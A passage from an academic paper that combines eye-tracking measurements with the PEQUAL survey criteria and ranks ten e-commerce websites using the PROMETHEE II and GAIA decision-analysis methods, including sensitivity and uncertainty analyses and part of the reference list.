[31]	e-commerce, Amazon	30	The purpose of this study was to examine the credibility of the seller and to find the factors that influence the choice of payment methods for online purchases.	Confirmation or denial of hypotheses using statistics on the choice of payment method, with each criterion. Data analysis methods: - ANOVA for price and sales criteria in the choice of payment method. - Fixation times in AOI (price, sales) in different product types. - Logistic regression to identify factors influencing the choice of payment method.	2 task completion time, fixation duration

process defined by Guitouni [57], where exploitation and recommendation stages are important steps. On the operation stage, the analysis of the obtained solution can be performed, such as its stability examination [58], [59] or the analysis of the decision-makers' preference.

As demonstrated in [17] and [43], MCDA is an effective multi-aspect data analysis tool. However, in order to use the MCDA methodology properly, the decision support / evaluation model needs to be supplied with the complete domain data set [60], [61], [57]. The aforementioned MCDA requirements, along with the advantages of ET and ET + surveys approaches, motivate the authors' contribution to modify the approach presented in [17] and [43] and to introduce to the evaluation model the ET-based data.

### III. METHODOLOGICAL FRAMEWORK

#### A. PEQUAL Methodological Foundations

The website evaluation procedure presented in this paper is based on the PEQUAL methodology of website quality assessment [17]. The methodology depends on the eQual and PROMETHEE II methods. The eQual method has its foundations in Quality Function Deployment. The PROMETHEE II method is a popular MCDA method that employs pairwise comparison and outranking flows to produce a ranking of best decision variants [43].

Initially, pairwise comparison of the alternatives on particular criterion is considered. The preference of one alternative over another on a criterion  $j$  can be expressed with the usage of a preference function  $P_j(a, b)$ , where  $a$  and  $b$  belong to the  $A$  set of alternatives. For each  $a$  and  $b$ :

$$0 \leq P_j(a, b) \leq 1 \quad (1)$$

Promethee methods offer six preference functions: usual criterion, U-shape criterion, V-shape criterion, level criterion, v-shape with indifference criterion, Gaussian criterion [14]. Next, aggregated preference index of alternatives is calculated with formula (2).

$$\begin{cases} \pi(a, b) = \sum_{j=1}^k P_j(a, b)w_j \\ \pi(b, a) = \sum_{j=1}^k P_j(b, a)w_j \end{cases} \quad (2)$$

where  $w_j$  is the weight assigned to the  $j$ -th criterion.  $\pi(a, b) \sim 0$  implies a weak and  $\pi(a, b) \sim 1$  implies a strong global preference of  $a$  over  $b$ .

$P_j(a, b)$ ,  $P_j(b, a)$ ,  $\pi(a, b)$  and  $\pi(b, a)$  are real numbers without units, completely independent of the scales of the criteria.

Subsequently, the obtained indices are used to calculate positive and negative outranking flows with formulae (3) and (4) [14]:

$$\phi^+(a) = \frac{1}{n-1} \sum_{x \in A} \pi(a, x) \quad (3)$$

$$\phi^-(a) = \frac{1}{n-1} \sum_{x \in A} \pi(x, a) \quad (4)$$

The  $\phi^+(a)$  value represents how an alternative  $a$  is outranking other alternatives, whereas the  $\phi^-(a)$  value shows how the alternative is outranked by the others.

Eventually, the net outranking flow is calculated as a difference between the positive and negative outranking flows:

$$\phi(a) = \phi^+(a) - \phi^-(a) \quad (5)$$

In the Promethee I method, two rankings are produced, based separately on the  $\phi^+(a)$  and  $\phi^-(a)$  values. In the Promethee II method, a single ranking is created, based exclusively on the  $\phi(a)$  value.

### B. Modified PEQUAL Framework Gaze Data Analysis

To perform the empirical research, at first, the survey results from [17] were combined with the data from a perceptual evaluation study. The original PEQUAL result set contained data collected from surveys from 41 users, who were experienced in online shopping.

The experiment result set was obtained from a group of 20 students, using an eye tracking device and GazePoint software. The same set of 10 websites as in [17] was studied: Alibaba, Amazon, Apple, BestBuy, eBay, Macy's, Rakuten, Staples, Target and Walmart. Three slides were prepared for each of the websites:

- home page – the front page of each website, containing, among other things, a product search form and a list of categories;
- product page – the main page of a single product in offer, containing a description, images and price;
- payment page – one of the last steps of the purchase transaction, the page containing the payment method choice.

Each slide from the total set of 30 slides was displayed to the participants for a period of 10 seconds, with a 3 seconds pause between slides. An area of interest (AOI) was configured on each of the slides. On the ones presenting home pages, the participants were given the task to locate a piece of electronic - either smartphone or a watch. On the product page slides, the students were supposed to locate the price. Finally, on the payment page slides, they were asked to locate the "PayPal" payment method.

During the experiment, the software collected the following data:

- E1 – viewers – number of people who have visited the configured areas of interest (AOI);
- E2 – first view [s] – time elapsed in seconds before the area was noticed for the first time;
- E3 – watched time [s] – time spent on a given AOI, expressed in seconds;




Fig. 1. Combined criteria hierarchy

- E4 – watched time [%] – time spent on a given AOI, expressed in percent;
- E5 – revisitors – the number of participants who returned to the AOI;
- E6 – revisits – number of revisits to the AOI.

Eventually, the obtained criteria E1-E6 were combined with the PEQUAL criteria C1-C22. The resulting criteria hierarchy is presented on Figure 1.

The results of the questionnaires from [17] and the empirical data from the experiment were used to build a performance table. Three scenarios were taken into consideration for the perceptual data. In the first scenario, the data regarding the home pages of the websites was used. In the second one, the data from the product pages was utilized. Finally, in the third scenario, the data from the payment pages was used.

The data in each of the scenarios was later aggregated using the Promethee II method and rankings were generated. In the next step, a broad graphical analysis of the received rankings was carried out with the usage of GAIA plane. In the third step, Promethee II and GAIA analysis was performed on the survey data combined with the averaged perceptual data. In the fourth step, sensitivity analysis was performed and stability of the obtained ranking was verified. In the next step, uncertainty analysis was performed. Finally, a comparison of the obtained ranking to a ranking based on the Gaussian preference function was performed. The results were compared to the ones received in the original PEQUAL method [17] on each step of the procedure. The presented approach is depicted in Figure 2.

## IV. RESULTS

### A. Promethee II Based Analysis

In the first step of the research, the averaged values from [17] were used along with the perceptual data to build a performance table for the Promethee II method. For the C1-C22 criteria, the V-shape preference function was used, with the indifference threshold  $q=0$  and the preference threshold  $p=7$  (maximum value in the 7-degree Likert scale used in the study), to ascertain comparability of the results received.

For the E1-E6 criteria, the V-shape preference function with indifference threshold  $q=0$  was used as well, however, since




Fig. 2. Website evaluation process using PEQUAL methodology combined with perceptual evaluation criteria.

the perceptual data received is expressed in various units and scales, the preference threshold  $p$  was set for the criteria E1, E3, E4 and E5 to the maximum possible value, for the criterion E2 it was set to 5 seconds (a half of the slide display time), and for the criterion E6 it was set to 10 revisits. The preference direction for all criteria but E2 was maximized.

The weights were assigned to the criteria in a manner that the C1-C22 set of eQual survey based criteria total weight was 50% and the E1-E6 set of gaze based criteria total weight was 50%. The weights within the C1-C22 criteria set and within the E1-E6 criteria set were distributed equally, 2.27% for each C criterion and 8.34% for each E criterion. The weights distribution is presented in Table III.

For the reasons of brevity, the performance tables for scenarios 1-3 were merged into a single table. The Promethee II method was applied on each of the scenarios and the resulting rankings are presented in Table IV. The results originally obtained in [17] are presented for reference in Table V.

It can be observed that the introduction of perceptual measurements data into the analysis modified the ranking of the websites. However, the three best websites from [17] analysis, i.e. Apple, Amazon, eBay, are still in the group of the first five best websites in the combined criteria rankings. Surprisingly, the Alibaba website has dropped significantly in the new rankings, from the fourth rank to the last four ranks in the new rankings. It is visible, that the ranking varies depending on the page studied in the perceptual research. The differences might be caused by the fact that in the original study, the surveys collected opinions about the website in general. The perceptual evaluation, on the other hand, was performed on three specific pages of the website. This information can be used to find areas requiring improvement in the websites analyzed. For example, when product or payment pages are considered, Amazon receives the first rank. However, in the scenario where the users were asked to locate a piece of electronic on the home page, Amazon ranks much worse, with 5th position in the ranking. This might mean that the layout of the home page of this website does not expose electronic devices enough.

TABLE III  
WEIGHTS ASSIGNED TO CRITERIA, GROUPS AND CLUSTERS.

Cluster of criteria	Group of criteria	Criterion	Weight
Usability 18.2%	Usability 9.1%	C1	2.27%
		C2	2.27%
		C3	2.27%
		C4	2.27%
	Site design 9.1%	C5	2.27%
		C6	2.27%
		C7	2.27%
		C8	2.27%
Information quality 15.9%	Information quality 15.9%	C9	2.27%
		C10	2.27%
		C11	2.27%
		C12	2.27%
		C13	2.27%
		C14	2.27%
		C15	2.27%
Service Interaction 15.9%	Trust 9.1%	C16	2.27%
		C17	2.27%
		C18	2.27%
		C22	2.27%
	Empathy 6.8%	C19	2.27%
		C20	2.27%
Perceptual 50%	Perceptual 50%	C21	2.27%
		E1	8.34%
		E2	8.34%
		E3	8.34%
		E4	8.34%
		E5	8.34%
		E6	8.34%

### B. Graphical Analysis of Promethee II Solution

The results obtained by the Promethee II method were additionally analyzed using the GAIA planes. Figures 3a-i depict the scores of this analysis separately for individual criteria, groups and clusters for each of the three analyzed criteria.



TABLE IV  
RANKING OF WEBSITES BASED ON PROMETHEE II AND A) HOME PAGES, B) PRODUCT PAGES, C) PAYMENT PAGES, D) AVERAGE PERCEPTUAL EVALUATION DATA (V-SHAPE PREFERENCE FUNCTION)

	Website	Alibaba	Amazon	Apple	BestBuy	eBay	Macy's	Rakuten	Staples	Target	Walmart
a	$\phi$	-0.0899	0.0266	0.0547	0.0805	0.055	-0.063	-0.0324	-0.0157	0.0369	-0.0528
	Rank	10	5	3	1	2	9	7	6	4	8
b	$\phi$	-0.0369	0.0565	0.032	0.0032	0.0371	0.0123	-0.0205	0.0094	-0.0331	-0.06
	Rank	9	1	3	6	2	4	7	5	8	10
c	$\phi$	-0.0364	0.1136	0.0782	-0.016	0.0708	-0.0616	-0.095	0.0739	-0.1042	-0.0232
	Rank	7	1	2	5	4	8	9	3	10	6
d	$\phi$	-0.0543	0.0656	0.055	0.0227	0.0543	-0.0373	-0.0491	0.0222	-0.0335	-0.0456
	Rank	10	1	2	4	3	7	9	5	6	8

TABLE V  
RANKING OF WEBSITES BASED ON PROMETHEE II AND AVERAGE CRITERIA EVALUATIONS AS IN [17]

Website	Apple	Amazon	eBay	Alibaba	Walmart	Macy's	BestBuy	Staples	Rakuten	Target
$\phi$	0.1037	0.0822	0.0629	-0.0137	-0.0191	-0.0272	-0.0343	-0.0380	-0.0559	-0.0607
Rank	1	2	3	4	5	6	7	8	9	10

The analysis of Figure 3a shows that the criteria support the five leading variants from ranking in Table IVa, i.e. BestBuy, eBay, Apple, Target and Amazon, in varying degrees. BestBuy, eBay and Target are supported by the perceptual criteria, while Amazon and Apple are supported by the survey criteria. The criteria E1, E5 and E2 have the highest impact on the final ranking. No conflicts are observed between the perceptual criteria, however, they are in strong conflict with the criterion C11, which means that the websites which are highly evaluated with regard to this criterion receive lower evaluation in perceptual study. Because of the length of the C11 criterion vector, the E3, E4 and E6 criteria would be affected mostly. The interpretation of this fact can be that the websites providing timely information, at the same time introduce some distraction which reduces the length of watching and the number of revisits in the AOI.

The analysis of Figure 3d demonstrates that most of the criteria, survey and perceptual alike, support the three leading websites from ranking in Table IVb. It can be observed, that the vectors of the criteria E5 and E6, as well as of the criteria E3 and E4, are pointing in very similar directions. This means that receiving higher score in E5 criterion resulted in getting higher score in E6 criterion, and similarly scoring higher in E3 resulted in better result in E4. The C5 criterion (attractive appearance of the website) is pointing in similar direction as the E1 criterion, which might mean that when the website look was more appealing, the attention of more users was attracted to the AOI. However, the rest of the perceptual criteria are in conflict with the criterion C5, which could mean, that the attractive appearance of the website resulted in smaller number of revisits, shorter watch time, as well as longer time to notice the AOI.

When analyzing the Figure 3g, one can find out that almost all criteria support the four leading websites from the ranking in Table IVc. It is confirmed by the  $\phi$  net outranking flow

values. The four leading websites have positive  $\phi$  values, whereas the remaining six websites have negative  $\phi$  values, which means the latter are more outranked by all the criteria.

Subsequently, an analysis of GAIA planes with groups (Figures 3b, 3e, 3h) and clusters (Figures 3c, 3f, 3i) of criteria was performed. All the six figures demonstrate that the perceptual criteria are represented on the GAIA planes by axes more-or-less orthogonal to the Service Interaction and Usability survey criteria clusters, which means that these criteria clusters are not related to each others in terms of preferences.

Figures 3b, 3c, 3e, 3f show that the Information Quality axis is less orthogonal to the Perceptual axis than the rest of the groups and clusters on the home pages and the product pages, which means that these clusters are expressing slightly similar preferences. However, figures 3h and 3i show that on the payment pages the Information Quality axis is orthogonal to the Perceptual axis, meaning they are unrelated to each other in terms of preferences. On the payment pages it is the Service Interaction cluster, and, more precisely, the Trust group, that expresses the greatest preferences' similarity to the Perceptual cluster.

### C. Promethee II and GAIA Analysis Based on Averaged Perceptual Data

In the next step, the perceptual data from the 3 scenarios was averaged and only then was it combined with the survey data. Subsequently, Promethee II analysis was performed on the received data set. The ranking produced by this analysis is presented in Table IVd. It differs from the rankings calculated with the data from the separate home, product and payment page perceptual evaluations, however Amazon, Apple and eBay websites remain the leaders. It is worth noting, that in the ranking based on the averaged perceptual data, these three websites receive positions most similar to the ranks received in the original PEQUAL ranking (Table V).




Fig. 3. GAIA analysis for home page scenario: a) criteria, b) groups, c) clusters; product page scenario d) criteria, e) groups, f) clusters; payment page scenario: g) criteria, h) groups, i) clusters; averaged data scenario: j) criteria, k) groups, l) clusters;

GAIA planes analysis was also performed for the new combined data set. Figures 3j-l depict the GAIA planes criteria, groups and criteria respectively. Figure 3j shows that the three leading websites are supported in various degrees by almost all criteria, both perceptual and survey. The websites with rank 4 and 5, i.e. BestBuy and Staples, are supported by the perceptual criteria, which explains why they advanced from ranks 7 and 8 in the ranking based on the survey data exclusively.

The analysis of the clusters in Figure 3l shows that when the averaged perceptual data from the three scenarios is used, the Service Interaction cluster is not related to the Perceptual cluster in the terms of preferences, and the Information Quality cluster expresses slightly similar preferences to the Perceptual cluster. A very small conflict can be noticed between the Usability and Perceptual clusters' preferences. The analysis of Figure 3k allows to observe that it is the Site Design group of the Usability cluster that is conflicted with the Perceptual cluster, whereas the Usability group is expressing slightly

similar preferences to the Perceptual cluster.

#### D. Sensitivity Analysis

Apart from GAIA analysis, sensitivity analysis of the rankings, taking into account changes in weights of criteria, was performed. Table VI presents the ranges of stability for the weights of the criteria clusters.

It can be observed, that the stability of the ranking depends on the perceptual data scenario chosen. The ranking based on the payment page scenario appears to be the most stable one, and the home page scenario ranking seems to be the least stable one. It is important to notice, that the weight of the Perceptual cluster criteria cannot be reduced below some determined value.

When the results of the stability analysis are compared to the PEQUAL's one, it can be observed that the rankings based on the combined criteria are more sensitive to the weights' changes. This might be caused by the fact that only 6 perceptual criteria were added, so a change in the weight of

each of them results in more significant changes than in the case of the original 22 PEQUAL criteria.

#### E. Uncertainty Analysis

In the subsequent step of the analysis, the influence of the uncertainty of the partial evaluations on the sequence of the rankings was verified. The preference function was modified to V-shape with indifference area, where the preference threshold  $p$  remained unchanged and the indifference threshold was set to  $q=1$  for the C1-C22 criteria, to remain comparable with the PEQUAL analysis in [17], and to  $q=10$  for E1,  $q=9$  for E2,  $q=1$  for E3,  $q=10$  for E4,  $q=10$  for E5 and  $q=1$  for E6. The obtained ranking is presented in Table VII.

There was a shift in the ranking between Amazon and Apple, also Staples received a higher rank of 2, whereas BestBuy dropped from position 4 to position 6. This is in contrast to the results obtained for the ranking based on survey data only, and is probably caused by the fact that while survey data is based on a subjective Likert scale, the perceptual data is collected with a very high precision by the eye tracking device.

#### F. Comparison to Gaussian Preference

In the final step of the analysis, the preference function of each of the criteria was changed to a Gaussian type, with  $s=3$  for the criteria C1-C22,  $s=10$  for E1 and E5,  $s=8$  for E2,  $s=5$  for E3 and E6 and  $s=50$  for E4. The resulting ranking is presented in Table VIII. It is very similar to the ranking obtained with the use of V-shape function with no indifference, except the shifts on positions 1-2 and 6-7. However, the ranking obtained with the Gaussian preference function is much more stable, which fact is presented in Table IX.

### V. CONCLUSIONS

E-commerce is one of the most important sectors of online business. Considering the tough rivalry in the sector and continuous evolution of software, hardware and users' preferences, it is important to perform a systematic evaluation of e-commerce websites and their comparison to the ones owned by the competitors.

The prior MCDA methods were based on data collected from surveys or interviews. Some work has been done in the area of perceptual evaluation data usage, from eye tracking or EEG devices, in websites' evaluation. The authors' contribution in this paper was to extend the preexistent MCDA methods by the application of a combined survey and perceptual evaluation criteria set. In the proposed approach, a unique multistage construction of the model was realized. A new cluster of 6 perceptual evaluation criteria was added to the set of 22 eQual survey criteria.

An experiment was conducted to investigate the top 10 most popular e-commerce sites. Survey data from PEQUAL [17] was used to allow comparative analysis between results obtained by a Promethee II analysis based on survey-only criteria and combined criteria sets. Sensitivity and uncertainty analyses of the obtained rankings was performed. A study was

performed on the influence of the preference function chosen on the ranking order and its stability. The GAIA analysis allowed to examine mutual dependencies between the survey and perceptual criteria.

The survey data allows researchers to learn about users' subjective opinions on the evaluated websites. The perceptual evaluation performed with the devices such as an eye tracker, on the other hand, provides palpable, measurable data. The extension of the survey data with the perceptual evaluation data from particular websites' parts, such as the home, product or payment page, allows to create rankings of quality of those websites with special emphasis on those parts. Nevertheless, survey data provides a more general view of the evaluated websites. Therefore, it is beneficial to combine the advantages provided by the both aforementioned kinds of data.

During the research, possible areas of improvement and future work directions were identified. It would be beneficial to increase the diversity of the perceptual criteria combined to the model. Also, more areas of the website could be evaluated with the use of eye tracking devices to provide more general metrics of the website quality. In the proposed approach, all perceptual criteria were grouped into a single cluster. Further research could be performed to introduce a more comprehensive structure of the perceptual evaluation criteria.

### REFERENCES

- [1] S. Kemp. (2017, jan) Digital in 2017 global overview. [Online]. Available: <https://www.slideshare.net/wearesocialsg/digital-in-2017-global-overview>
- [2] —. (2016, jan) Digital in 2016. [Online]. Available: <https://www.slideshare.net/wearesocialsg/digital-in-2016/537>
- [3] E. N. Europe. (2016, sep) Ecommerce in europe. [Online]. Available: <https://ecommercenews.eu/e-commerce-per-country/e-commerce-in-europe/>
- [4] R. Paul. (2015, jun) Just how big is the ecommerce market? you'll never guess! [Online]. Available: <http://blog.lemonstand.com/just-how-big-is-the-ecommerce-market-youll-never-guess/>
- [5] A. Strzelecki, M. Furmankiewicz, and P. Ziuziański, "The use of management dashboard in monitoring the efficiency of the internet advertising campaigns illustrated on the example of google analytics," *Studia Ekonomiczne*, vol. 296, pp. 136–150, 2016.
- [6] J. Grigera, A. Garrido, J. I. Panach, D. Distant, and G. Rossi, "Assessing refactorings for usability in e-commerce applications," *Empirical Software Engineering*, vol. 21, no. 3, pp. 1224–1271, 2016. doi: 10.1007/s10664-015-9384-6. [Online]. Available: <http://dx.doi.org/10.1007/s10664-015-9384-6>
- [7] O. Sohaib and K. Kang, "Assessing web content accessibility of e-commerce websites for people with disabilities," 2016.
- [8] M. Olsson, *Build a Profitable Online Business: The No-Nonsense Guide*, 1st ed. Berkely, CA, USA: Apress, 2013. ISBN 1430263792, 9781430263791
- [9] R. M. Kruger, H. Gelderblom, and W. Beukes, "The value of comparative usability and ux evaluation for e-commerce organisations," 2016.
- [10] S. J. Barnes and R. Vidgen, "The equal approach to the assessment of e-commerce quality: A longitudinal study of," 2005.
- [11] H. W. Webb and L. A. Webb, "Sitequal: an integrated measure of web site quality," *Journal of Enterprise Information Management*, vol. 17, no. 6, pp. 430–440, 2004.
- [12] A. Parasuraman, V. A. Zeithaml, and A. Malhotra, "Es-qual a multiple-item scale for assessing electronic service quality," *Journal of service research*, vol. 7, no. 3, pp. 213–233, 2005.
- [13] G. Kabir and M. Hasin, "Comparative analysis of topsis and fuzzy topsis for the evaluation of travel website service quality," *International Journal for Quality Research*, vol. 6, no. 3, 2012.

TABLE VI  
SENSITIVITY ANALYSIS – THE RANGES OF STABILITY FOR CRITERIA CLUSTERS FOR HOME, PRODUCT AND PAYMENT PAGES AND FOR THE AVERAGED SCENARIO

Cluster of criteria	Weight	Home		Product		Payment		Average	
		Min	Max	Min	Max	Min	Max	Min	Max
Usability	18.20%	0.00%	29.26%	0.00%	45.22%	0.00%	52.25%	0.00%	32.55%
Information quality	15.90%	0.00%	40.46%	0.00%	79.85%	0.00%	89.51%	0.00%	70.46%
Service Interaction	15.90%	0.00%	25.54%	0.00%	61.69%	0.00%	69.18%	0.00%	44.54%
Perceptual	50.00%	42.15%	100.00%	23.42%	82.30%	18.93%	74.69%	33.56%	78.35%

TABLE VII  
RANKING OF WEBSITES BASED ON PROMETHEE II AND AVERAGE PERCEPTUAL EVALUATION DATA FROM HOME, PRODUCT AND PAYMENT PAGES, WITH INDIFFERENCE AREA

Website	Apple	Staples	Amazon	eBay	Macy's	BestBuy	Rakuten	Target	Walmart	Alibaba
$\phi$	0.0115	0.0049	0.0047	0.0019	-0.0003	-0.0017	-0.0034	-0.0035	-0.0057	-0.0085
Rank	1	2	3	4	5	6	7	8	9	10

TABLE VIII  
RANKING OF WEBSITES BASED ON PROMETHEE II AND AVERAGE PERCEPTUAL EVALUATION DATA FROM HOME, PRODUCT AND PAYMENT PAGES, WITH GAUSSIAN PREFERENCE FUNCTION

Website	Apple	Amazon	eBay	BestBuy	Staples	Macy's	Target	Walmart	Rakuten	Alibaba
$\phi$	0.0232	0.0201	0.0134	0.0024	0.0017	-0.0104	-0.0105	-0.0125	-0.013	-0.0145
Rank	1	2	3	4	5	6	7	8	9	10

TABLE IX  
SENSITIVITY ANALYSIS FOR THE RANKING OBTAINED WITH GAUSSIAN PREFERENCE FUNCTION

Cluster of criteria	Weight	
	Min	Max
Usability	7.96%	100.00%
Information quality	0.00%	60.80%
Service Interaction	0.00%	100.00%
Perceptual	0.00%	64.92%

- [14] J.-P. Brans and B. Mareschal, "Promethee methods," in *Multiple criteria decision analysis: state of the art surveys*. Springer, 2005, pp. 163–186.
- [15] C.-C. Sun and G. T. Lin, "Using fuzzy topsis method for evaluating the competitive advantages of shopping websites," *Expert Systems with Applications*, vol. 36, no. 9, pp. 11 764–11 771, 2009.
- [16] R. U. Bilsel, G. Büyükožkan, and D. Ruan, "A fuzzy preference-ranking model for a quality evaluation of hospital web sites," *International Journal of Intelligent Systems*, vol. 21, no. 11, pp. 1181–1197, 2006.
- [17] J. Wątróbski, P. Ziembka, J. Jankowski, and W. Wolski, "Pequal-e-commerce websites quality evaluation methodology," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 1317–1327.
- [18] L. Chen and P. Pu, "Eye-tracking study of user behavior in recommender interfaces," in *International Conference on User Modeling, Adaptation, and Personalization*. Springer, 2010, pp. 375–380.
- [19] K. Chang Lee, S. Wook Chae, and K. Chang Lee, "Exploring the effect of the human brand on consumers' decision quality in online shopping: An eye-tracking approach," *Online Information Review*, vol. 37, no. 1, pp. 83–100, 2013.
- [20] L. Cowen, L. J. Ball, and J. Delin, "An eye movement analysis of web page usability," in *People and Computers XVI-Memorable Yet Invisible*. Springer, 2002, pp. 317–335.
- [21] A. Bojko, *Eye tracking the user experience*. Rosenfeld Media, 2013.
- [22] S. P. Roth, A. N. Tuch, E. D. Mekler, J. A. Bargas-Avila, and K. Opwis, "Location matters, especially for non-salient features—an eye-tracking study on the effects of web object placement on different types of websites," *International journal of human-computer studies*, vol. 71, no. 3, pp. 228–235, 2013.
- [23] R. V. Menon, V. Sigurdsson, N. M. Larsen, A. Fagerstrøm, and G. R. Foxall, "Consumer attention to price in social commerce: Eye tracking patterns in retail clothing," *Journal of Business Research*, vol. 69, no. 11, pp. 5008–5013, 2016.
- [24] J. Hernández-Méndez and F. Muñoz-Leiva, "What type of online advertising is most effective for tourism 2.0? an eye tracking study based on the characteristics of tourists," *Computers in Human Behavior*, vol. 50, pp. 618–625, 2015.
- [25] Q. Wang, S. Yang, M. Liu, Z. Cao, and Q. Ma, "An eye-tracking study of website complexity from cognitive load perspective," *Decision support systems*, vol. 62, pp. 1–10, 2014.
- [26] S. Khodambashi, H. Gilstad, and Ø. Nytrø, "Usability evaluation of clinical guidelines on the web using eye-tracker," *Studies in health technology and informatics*, vol. 228, p. 95, 2016.
- [27] P. Štrach and N. Slivkin, "Adaptation needed: Eye-tracking study of cross-cultural differences in perception of b2b websites," 2017.
- [28] X. Yuan, M. Guo, F. Ren, and F. Peng, "Usability analysis of online bank login interface based on eye tracking experiment," *Sensors & Transducers*, vol. 165, no. 2, p. 203, 2014.
- [29] D. Albayrak and K. Cagiltay, "Analyzing turkish e-government websites by eye tracking," in *Software Measurement and the 2013 Eighth International Conference on Software Process and Product Measurement (IWSSM-MENSURA), 2013 Joint Conference of the 23rd International Workshop on*. IEEE, 2013, pp. 225–230.
- [30] B. Pan and L. Zhang, "An eyetracking study on online hotel decision making: The effects of images and number of options," 2016.
- [31] L. Hu, W. Zhang, and Q. Xu, "The determinants of online payment method choice: Insight from an eye-tracking study," in *WHICEB*, 2013, p. 80.
- [32] K. McSpadden, "You now have a shorter attention span than a goldfish," *Time Online Magazine*. Retrieved May, vol. 7, p. 2016, 2015.
- [33] R. Weatherhead, "Say it quick, say it well—the attention span of a modern internet consumer," *The Guardian Online*, vol. 19, 2012.
- [34] J. Nielsen, *Usability engineering*. Elsevier, 1994.
- [35] I. Standardization, *ISO 9241-11: Ergonomic Requirements for Office Work with Visual Display Terminals (VDTs): Part 11: Guidance on Usability*, 1998. [Online]. Available: <https://books.google.pl/books?id=TzXYZwEACAAJ>
- [36] I. Iso, "Iec 25010: 2011," *Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE)-System and software quality models*, 2011.

